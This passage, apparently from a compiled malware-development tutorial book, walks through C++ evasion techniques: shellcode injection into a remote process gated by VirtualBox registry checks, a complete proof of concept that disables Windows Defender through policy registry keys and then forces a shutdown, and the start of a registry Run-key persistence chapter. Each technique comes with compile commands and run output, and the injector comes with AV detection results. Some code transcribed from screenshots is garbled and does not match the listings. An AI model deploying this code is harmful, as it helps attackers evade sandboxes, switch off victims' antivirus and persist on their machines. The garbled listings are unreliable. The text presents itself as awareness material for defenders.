"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
```

```

"\x2e\x2e\x5e\x3d\x00";

unsigned int my_payload_len = sizeof(my_payload);

int reg_key_ex(HKEY hKeyRoot, char* lpSubKey) {
    HKEY hKey = nullptr;
    LONG ret = RegOpenKeyExA(hKeyRoot, lpSubKey, 0,
    KEY_READ, &hKey);
    if (ret == ERROR_SUCCESS) {
        RegCloseKey(hKey);
        return TRUE;
    }
    return FALSE;
}

int reg_key_compare(HKEY hKeyRoot, char* lpSubKey,
char* regVal, char* compare) {
    HKEY hKey = nullptr;
    LONG ret;
    char value[1024];
    DWORD size = sizeof(value);
    ret = RegOpenKeyExA(hKeyRoot, lpSubKey, 0, KEY_READ,
    &hKey);
    if (ret == ERROR_SUCCESS) {
        RegQueryValueExA(hKey, regVal, NULL, NULL,
        (LPBYTE)value, &size);
        if (ret == ERROR_SUCCESS) {
            if (strcmp(value, compare) == 0) {
                return TRUE;
            }
        }
    }
    return FALSE;
}

int main(int argc, char* argv[]) {
    HANDLE ph; // process handle
    HANDLE rt; // remote thread
    PVOID rb; // remote buffer

    if (reg_key_ex(HKEY_LOCAL_MACHINE,
    "HARDWARE\\ACPI\\FADT\\VBOX_")) {
        printf("VirtualBox VM reg path value detected :(\n");
        return -2;
    }
}

```

```

if (reg_key_compare(HKEY_LOCAL_MACHINE,
"SYSTEM\\CurrentControlSet\\Control\\SystemInformation",
"SystemProductName", "VirtualBox")) {
    printf("VirtualBox VM reg key value detected :(\n");
    return -2;
}

if (reg_key_compare(HKEY_LOCAL_MACHINE,
"SYSTEM\\CurrentControlSet\\Control\\SystemInformation",
"BiosVersion", "VirtualBox")) {
    printf("VirtualBox VM BIOS version detected :(\n");
    return -2;
}

// parse process ID
printf("PID: %i", atoi(argv[1]));
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
DWORD(atoi(argv[1])));

// allocate memory buffer for remote process
rb = VirtualAllocEx(ph, NULL, my_payload_len,
(MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

// "copy" data between processes
WriteProcessMemory(ph, rb, my_payload,
my_payload_len, NULL);

// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0,
(LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
CloseHandle(ph);
return 0;
}

```

As you can see it's just [classic payload injection](#) with some VM VirtualBox detection tricks via Windows Registry.

Check path: HKLM\HARDWARE\ACPI\FADT\VBOX_:

```

71
72     if (reg_key_ex(HKEY_LOCAL_MACHINE, "HARDWARE\ACPI\FADT\VBOX_")) {
73         printf("VirtualBox VM reg path value detected :(\n");
74         // return -2;
75     }
76
77     win10-x64 (peekaboo)[Running] - Oracle VM VirtualBox
78
79     Registry Editor
80     File Edit View Favorites Help
81     Computer HKEY_LOCAL_MACHINE\HARDWARE\ACPI\FADT\VBOX_
82
83     File Edit View Favorites Help
84     Computer HKEY_LOCAL_MACHINE\HARDWARE\ACPI\FADT\VBOX_
85
86     File Edit View Favorites Help
87     Computer HKEY_LOCAL_MACHINE\HARDWARE\ACPI\FADT\VBOX_
88
89     File Edit View Favorites Help
90     Computer HKEY_LOCAL_MACHINE\HARDWARE\ACPI\FADT\VBOX_
91
92     File Edit View Favorites Help
93     Computer HKEY_LOCAL_MACHINE\HARDWARE\ACPI\FADT\VBOX_
94
95     File Edit View Favorites Help
96     Computer HKEY_LOCAL_MACHINE\HARDWARE\ACPI\FADT\VBOX_
97
98     File Edit View Favorites Help
99     Computer HKEY_LOCAL_MACHINE\HARDWARE\ACPI\FADT\VBOX_
100
101    File Edit View Favorites Help
102

```

Enumerating reg key SystemProductName from
HKLM\SYSTEM\CurrentControlSet\Control\SystemInformation
and compare with VirtualBox string:

```

77
78     if (reg_key_compare(HKEY_LOCAL_MACHINE, "SYSTEM\CurrentControlSet\Control\SystemInformation",
79         "SystemProductName", "VirtualBox")) {
80         printf("VirtualBox VM reg key value detected :(\n");
81         // return -2;
82     }
83
84     if ("")
85     Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SystemInformation
86
87     File Edit View Favorites Help
88     Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SystemInformation
89
90     File Edit View Favorites Help
91     Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SystemInformation
92
93     File Edit View Favorites Help
94     Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SystemInformation
95
96     File Edit View Favorites Help

```

and BIOS version key BiosVersion from same path:

```

5     ret = 0;
6     if (r == 0) {
7         RegOpenKeyEx(HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Control\\SystemInformation", 0, KEY_READ, &hkey);
8     }
9     if (RegQueryValueEx(hkey, "ComputerName", 0, &type, &data, &size) != ERROR_SUCCESS) {
10        // ...
11    }
12    RegCloseHandle(hkey);
13    return 0;
14 }
15
16 int main()
17 {
18     HANDLE hProcess;
19     HANDLE hThread;
20     PVOID pAddress;
21
22     if (GetProcessIdByName("SystemInformation", &pAddress) != -1) {
23         if (OpenProcess(0x400, 0, pAddress, &hProcess) && OpenThread(0x1000, 0, hProcess, &hThread)) {
24             WriteProcessMemory(hProcess, pAddress, "VirtualBox", 8);
25             CloseHandle(hThread);
26             CloseHandle(hProcess);
27         }
28     }
29
30     if (RegQueryValueEx(HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Control\\SystemInformation", "ComputerName", 0, &type, &data, &size) != ERROR_SUCCESS) {
31        // ...
32    }
33
34    if (type == REG_SZ && !strcmp(data, "VirtualBox")) {
35        printf("VirtualBox VM BIOS version detected :(\n");
36    }
37    return -2;
38 }

```

Note that in all cases key names are case-insensitive.

demo

Let's go to compile this malware `hack.cpp`:

```
i686-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
```

```
(cocomelonc㉿kali) [~/hacking/cybersec_blog/2022-04-09-malware-av-evasion-6]
$ i686-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
[...]
[!] /usr/share/mingw-w64/include/windef.h:108: warning: "InterlockedCompareExchangePointer" redefined
In file included from /usr/share/mingw-w64/include/windef.h:108,
from /usr/share/mingw-w64/include/windows.h:69,
from /usr/share/mingw-w64/include/cpp11abi.h:108;
/usr/share/mingw-w64/include/windows.h:2285: note: this is the location of the previous definition
2285 | #define InterlockedCompareExchangePointer(Destination, Exchange, Comperand) (VOID) (LONG PTR)InterlockedCompareExchange ((LONG volatile *) (Destination), (LONG) (LONG_PTR) (Exchange), (LONG) (LONG_PTR) (Comperand))
|
[...]
(cocomelonc㉿kali) [~/hacking/cybersec_blog/2022-04-09-malware-av-evasion-6]
[!] ./hack.exe
total 52K
-rwxr-xr-x 1 cocomelonc cocomelonc 45K Apr  9 16:37 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 3.6K Apr  9 16:34 hack.exe
(cocomelonc㉿kali) [~/hacking/cybersec_blog/2022-04-09-malware-av-evasion-6]
```

and run (Windows 10 x64 in my case):

```

71
72     if (reg_key_ex(HKEY_LOCAL_MACHINE, "HARDWARE\ACPI\FA0T\VB0X_")) {
73         printf("VirtualBox VM reg path value detected :(\n");
74         // return -2;
75     }
76
77     if (reg_key_compare(HKEY_LOCAL_MACHINE, "SYSTEM\CurrentControlSet\Control\Hardware Profiles\Profile 1\HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\VirtualBox") {
78         printf("VirtualBox VM reg key value detected :(\n");
79         // return -2;
80     }
81
82     if (reg_key_compare(HKEY_LOCAL_MACHINE, "SYSTEM\CurrentControlSet\Control\Hardware Profiles\Profile 1\HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\VirtualBox\BioVersion") {
83         printf("VirtualBox VM BIOS version detected :(\n");
84         // return -2;
85     }
86
87     // parse process ID
88     printf("PID: %s", atoi(argv[1]));
89     ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, _DWORD(atoi(argv[1])));
90
91     // allocate memory buffer for remote process
92     rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT));
93
94     // copy data between processes
95     WriteProcessMemory(ph, rb, my_payload, my_payload_len, N);
96
97     // our process start new thread
98     rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)CloseHandle(ph));
99
100    CloseHandle(ph);
101
102    return 0;
103

```

Let's go to upload to VirusTotal:

<https://www.virustotal.com/gui/file/e4d265297f08a5769d2f61aafb3040779c5f31f699e66ad259e66d62f1bacb03/detection>

So 8 of 68 AV engines detect our file as malicious

If we delve into the investigate of the real-life malware and scenarios, we, of course, will find many other specified registry paths and keys.

I hope this section spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

evasion techniques by check point software technologies ltd
classic payload injection


- AV engines evasion part 1
- AV engines evasion part 2
- AV engines evasion part 3
- AV engines evasion part 4
- AV engines evasion part 5
- source code in github

41. malware AV evasion: part 7. Disable Windows Defender. Simple C++ example.

```

25     }
26     return isElevated;
27 }
28
29 // disable defender via registry-
30 int main(int argc, char* argv[]) {
31     HKEY key;
32     HKEY new_key;
33     DWORD disable = 1;
34
35     if (!IsUserAnAdmin()) {
36         printf("please, run as admin.\n");
37         return 1;
38     }
39
40     LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, "SOFTWARE\\Po
41     if (res == ERROR_SUCCESS) {
42         RegSetValueEx(new_key, "DisableAntiSpyware", 0, REG_DWORD,
43         &disable);
44         RegSetValueEx(new_key, "Real-Time Protection", 0, 0, REG_O
45         RegSetValueEx(new_key, "DisableBehaviorMonitoring", 0, R
46         RegSetValueEx(new_key, "DisableScanOnRealtimeEnable", 0,
47         RegSetValueEx(new_key, "DisableOnAccessProtection", 0, R
48         RegSetValueEx(new_key, "DisableIOAVProtection", 0, REG_D
49
50     RegCloseKey(key);
51     RegCloseKey(new_key);
52 }
53
54 printf("perfectly disabled :)\npress any key to restart to
55 system("pause");
56 system("C:\\Windows\\System32\\shutdown /s /t 0");
57 return 1;
58 }

```



This post is the result of self-researching one of the most common tricks in the malware in the wild.

windows defender

The anti-malware software Windows Defender (now known as Microsoft Defender Antivirus) protects your computer from external threats. Microsoft has developed the antivirus to safeguard Windows 10 computers from virus threats.

This antivirus is preinstalled on all Windows 10 editions.

To avoid possible detection of their malware/tools and activities, adversaries may modify or disable security tools. For example Windows Defender.

practical example

Let's go to try disable Windows Defender Antivirus via modifying Windows registry. First of all, it is important to remember that disabling requires administrator rights. In active mode, Microsoft Defender Antivirus serves as the device's primary antivirus program. Threats are remedied and detected threats are listed in your organization's security reports and Windows Security application. To disable all this you just need to modify the registry keys:

```

LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Policies\\Microsoft\\Windows Defender",
    0, KEY_ALL_ACCESS, &key);
if (res == ERROR_SUCCESS) {
    RegSetValueEx(key, "DisableAntiSpyware", 0,
        REG_DWORD, (const BYTE*)&disable, sizeof(disable));
    RegCreateKeyEx(key, "Real-Time Protection", 0, 0,
        REG_OPTION_NON_VOLATILE, KEY_ALL_ACCESS, 0, &new_key, 0);
}

```

```

RegSetValueEx(new_key, "DisableRealtimeMonitoring", 0,
REG_DWORD, (const BYTE*)&disable, sizeof(disable));
RegSetValueEx(new_key, "DisableBehaviorMonitoring", 0,
REG_DWORD, (const BYTE*)&disable, sizeof(disable));
RegSetValueEx(new_key, "DisableScanOnRealtimeEnable", 0,
REG_DWORD, (const BYTE*)&disable, sizeof(disable));
RegSetValueEx(new_key, "DisableOnAccessProtection", 0,
REG_DWORD, (const BYTE*)&disable, sizeof(disable));
RegSetValueEx(new_key, "DisableIOAVProtection", 0,
REG_DWORD, (const BYTE*)&disable, sizeof(disable));

RegCloseKey(key);
RegCloseKey(new_key);
}

```

But as I wrote earlier, this requires admin rights, for this we create a function which check this:

```

// check for admin rights
bool isUserAdmin() {
    bool isElevated = false;
    HANDLE token;
    TOKEN_ELEVATION elev;
    DWORD size;
    if (OpenProcessToken(GetCurrentProcess(),
TOKEN_QUERY, &token)) {
        if (GetTokenInformation(token, TokenElevation,
&elev, sizeof(elev), &size)) {
            isElevated = elev.TokenIsElevated;
        }
    }
    if (token) {
        CloseHandle(token);
        token = NULL;
    }
    return isElevated;
}

```

Since Windows Vista, UAC has been a crucial feature for mitigating some risks associated with privilege elevation. Under UAC, local Administrators group accounts have two access tokens, one with standard user privileges and the other with administrator privileges. All processes (including the Windows explorer - `explorer.exe`) are launched using the standard token, which restricts the process's rights and privileges. If the user desires elevated privileges, he may select “*run as Administrator*” to execute the process. This opt-in grants the process all administrative privileges and rights.

A script or executable is typically run under the standard user token due to UAC access token filtering, unless it is “run as Administrator” in elevated privilege mode. As a developer or hacker, it is essential to understand the mode in which you are operating.

So, full PoC script to disable Windows Defender is something like:

```
/*
hack.cpp
disable windows defender dirty PoC
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/06/05/malware-av-evasion-7.html
*/

#include <cstdio>
#include <windows.h>

// check for admin rights
bool isUserAdmin() {
    bool isElevated = false;
    HANDLE token;
    TOKEN_ELEVATION elev;
    DWORD size;
    if (OpenProcessToken(GetCurrentProcess(),
    TOKEN_QUERY,
    &token)) {
        if (GetTokenInformation(token, TokenElevation,
        &elev, sizeof(elev), &size)) {
            isElevated = elev.TokenIsElevated;
        }
    }
    if (token) {
        CloseHandle(token);
        token = NULL;
    }
    return isElevated;
}

// disable defender via registry
int main(int argc, char* argv[]) {
    HKEY key;
    HKEY new_key;
    DWORD disable = 1;

    if (!isUserAdmin()) {
```

```

        printf("please, run as admin.\n");
        return -1;
    }

LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Policies\\Microsoft\\Windows Defender", 0,
    KEY_ALL_ACCESS, &key);
if (res == ERROR_SUCCESS) {
    RegSetValueEx(key, "DisableAntiSpyware", 0,
    REG_DWORD, (const BYTE*)&disable, sizeof(disable));
    RegCreateKeyEx(key, "Real-Time Protection", 0,
    0, REG_OPTION_NON_VOLATILE,
    KEY_ALL_ACCESS, 0, &new_key, 0);
    RegSetValueEx(new_key, "DisableRealtimeMonitoring",
    0, REG_DWORD, (const BYTE*)&disable, sizeof(disable));
    RegSetValueEx(new_key, "DisableBehaviorMonitoring",
    0, REG_DWORD, (const BYTE*)&disable, sizeof(disable));
    RegSetValueEx(new_key, "DisableScanOnRealtimeEnable",
    0, REG_DWORD, (const BYTE*)&disable, sizeof(disable));
    RegSetValueEx(new_key, "DisableOnAccessProtection",
    0, REG_DWORD, (const BYTE*)&disable, sizeof(disable));
    RegSetValueEx(new_key, "DisableIOAVProtection",
    0, REG_DWORD, (const BYTE*)&disable, sizeof(disable));

    RegCloseKey(key);
    RegCloseKey(new_key);
}

printf("perfectly disabled :)\n");
printf("press any key to restart to apply them.\n");
system("pause");
system("C:\\Windows\\System32\\shutdown /s /t 0");
return 1;
}

```

demo

Let's go to see everything in action. First of all, check our defender:

⚙️ Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.



Cloud-delivered protection

and check registry keys:

```
reg query "HKLM\Software\Policies\Microsoft\Windows Defender" /s
```

A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The command "reg query "HKLM\Software\Policies\Microsoft\Windows Defender" /s" was run, displaying the following output:

```
PS C:\> reg query "HKLM\Software\Policies\Microsoft\Windows Defender" /s
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender\Policy Manager
PS C:\>
```

As you can see, we have standard registry keys.

Then, let's go to compile our script from attacker's machine:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
```

A screenshot of a terminal window titled "(coccomelonc㉿kali)". The command "x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe \ -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive" was run, displaying the following output:

```
[...]
[coccomelonc㉿kali] [-/hacking/cybersec_blog/2022-06-05-malware-av-evasion-7]
$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
[coccomelonc㉿kali] [-/hacking/cybersec_blog/2022-06-05-malware-av-evasion-7]
$ ls -l
total 40K
-rwxr-xr-x 1 coccomelonc coccomelonc 41K Jun 5 12:03 hack.exe
-rw-r--r-- 1 coccomelonc coccomelonc 1.9K Jun 5 12:03 hack.cpp
[coccomelonc㉿kali] [-/hacking/cybersec_blog/2022-06-05-malware-av-evasion-7]
```

And run it on the victim's machine:

```
.\hack.exe
```

```

PS Z:\2022-06-05-malware-av-evasion-7> .\hack.exe
perfectly disabled :)
press any key to restart to apply them.
Press any key to continue . . .

```

According to the logic of the our program, the machine turns off. Then, turn on it again and check:

```
reg query "HKLM\Software\Policies\Microsoft\Windows Defender" /s
```

```

win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> reg query "HKLM\Software\Policies\Microsoft\Windows Defender" /s

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows Defender
    DisableAntiSpyware          REG_DWORD      0x1

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Defender\Policy Manager
    DisableRealtimeMonitoring   REG_DWORD      0x1
    DisableBehaviorMonitoring   REG_DWORD      0x1
    DisableScanOnRealtimeEnable REG_DWORD      0x1
    DisableOnAccessProtection   REG_DWORD      0x1
    DisableIOAVProtection      REG_DWORD      0x1

PS C:\Users\User>



```

```

38 }
39
40 LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, "SOFTWARE\Policies\Microsoft\Windows Defender", 0, KEY_ALL_ACCESS, &key);
41 if (res == ERROR_SUCCESS) {
42     RegSetValueEx(key, "DisableAntiSpyware", 0, REG_DWORD, (const BYTE*)"0", 4);
43     RegCreateKeyEx(key, "Real-Time Protection", 0, 0, REG_OPTION_NON_VOLATILE, 0, 0, &new_key);
44     RegSetValueEx(new_key, "DisableRealtimeMonitoring", 0, REG_DWORD, (const BYTE*)"0", 4);
45     RegSetValueEx(new_key, "DisableBehaviorMonitoring", 0, REG_DWORD, (const BYTE*)"0", 4);
46     RegSetValueEx(new_key, "DisableScanOnRealtimeEnable", 0, REG_DWORD, (const BYTE*)"0", 4);
47     RegSetValueEx(new_key, "DisableOnAccessProtection", 0, REG_DWORD, (const BYTE*)"0", 4);
48     RegSetValueEx(new_key, "DisableIOAVProtection", 0, REG_DWORD, (const BYTE*)"0", 4);
49
50     RegCloseKey(key);
51     RegCloseKey(new_key);
52 }
53 printf("perfectly disabled :)\npress any key to restart to apply them"

```

For correctness, check via Windows Defender Security Center:



As you can see, everything is worked perfectly!

But of course, this trick is not new, nowadays threat actors may tamper with artifacts deployed and utilized by security tools. Security products may load their own modules and/or modify those loaded by processes to facilitate data

collection. Adversaries may unhook or otherwise modify these features added by tools to avoid detection.

This trick is used by [Maze](#) and [Pysa](#) ransomwares in the wild.

For the next part, I'll learn and research a trick, the point of which is to deprive the antivirus process of privileges, thanks to which it can check files for malware.

MITRE ATT&CK. Impair Defenses: Disable or Modify Tools

Gorgon Group


H1N1 Malware

Maze ransomware

Pysa ransomware

[source code on github](#)

42. malware development: persistence - part 1. Registry run keys. C++ example.



The screenshot shows a Windows 10 desktop environment. In the foreground, a terminal window titled "cmd" displays C++ code for creating a registry run key. The code uses the Windows API to open the registry key for the current user's software folder and create a new value named "hack" with type REG_SZ and data "C:\2022-04-20-malware-pers-1\hack.exe". A message box titled "Message" with the text "OK" is overlaid on the terminal window. In the background, the Windows Registry Editor window is open, showing the registry key structure under "Software\Microsoft\Windows\CurrentVersion\Run". The registry key "hack" is visible with the value "C:\2022-04-20-malware-pers-1\hack.exe".

```
1 //...
2 pers.cpp
3 windows low level persistence via start folder registry key-
4 author: @cocomelon-
5 https://cocomelon.github.io/tutorial/2022/04/20/malware-pers-1
6 ...
7 #include <iwindows.h>
8 #include <string.h>
9 ...
10 int main(int argc, char* argv[]) {
11     HKEY hkey = NULL;
12     // malicious app
13     const char* exe = "C:\2022-04-20-malware-pers-1\hack.exe";
14     ...
15     // creation
16     LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\",
17     if (res == ERROR_SUCCESS) {
18         // create new registry key
19         RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)exe,
20         RegCloseKey(hkey);
21     }
22 }
23 return 0;
24 }
```

This section starts a chapter on windows malware persistence techniques and tricks.

Today I'll write about the result of self-researching “classic” persistence trick: startup folder registry keys.

run keys

Adding an entry to the “run keys” in the registry will cause the app referenced to be executed when a user logs in. These apps will be executed under the context of the user and will have the account’s associated permissions level.

The following run keys are created by default on Windows Systems:

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`

```

win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS C:\Users\User> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive   REG_SZ   "C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Process Hacker 2   REG_SZ   "C:\Program Files\Process Hacker 2\Processhacker.exe" -noe
PS C:\Users\User>

```

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

```

win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS C:\Users\User> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce" /s
PS C:\Users\User>

```

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

```

win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS C:\Users\User> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VBoxTray   REG_EXPAND_SZ   %SystemRoot%\System32\VBoxTray.exe
PS C:\Users\User>

```

Please note that this suggests to another trick to anti-VM (Virtual-Box)

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

```

win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS C:\Users\User> reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce" /s
PS C:\Users\User>

```

Threat actors can use these configuration locations to execute malware to maintain persistence through system reboots. Threat actors may also use masquerading to make the registry entries look as if they are associated with legitimate programs.

practical example

Let's go to look at a practical example. Let's say we have a "*malware*" `hack.cpp`:

```

/*
meow-meow messagebox
author: @cocomelonc
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance,
HINSTANCE hPrevInstance, LPSTR lpCmdLine,
int nCmdShow) {

```

```
    MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);  
    return 0;  
}
```

Let's go to compile it:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe \
-mwindows -I/usr/share/mingw-w64/include/ -s \
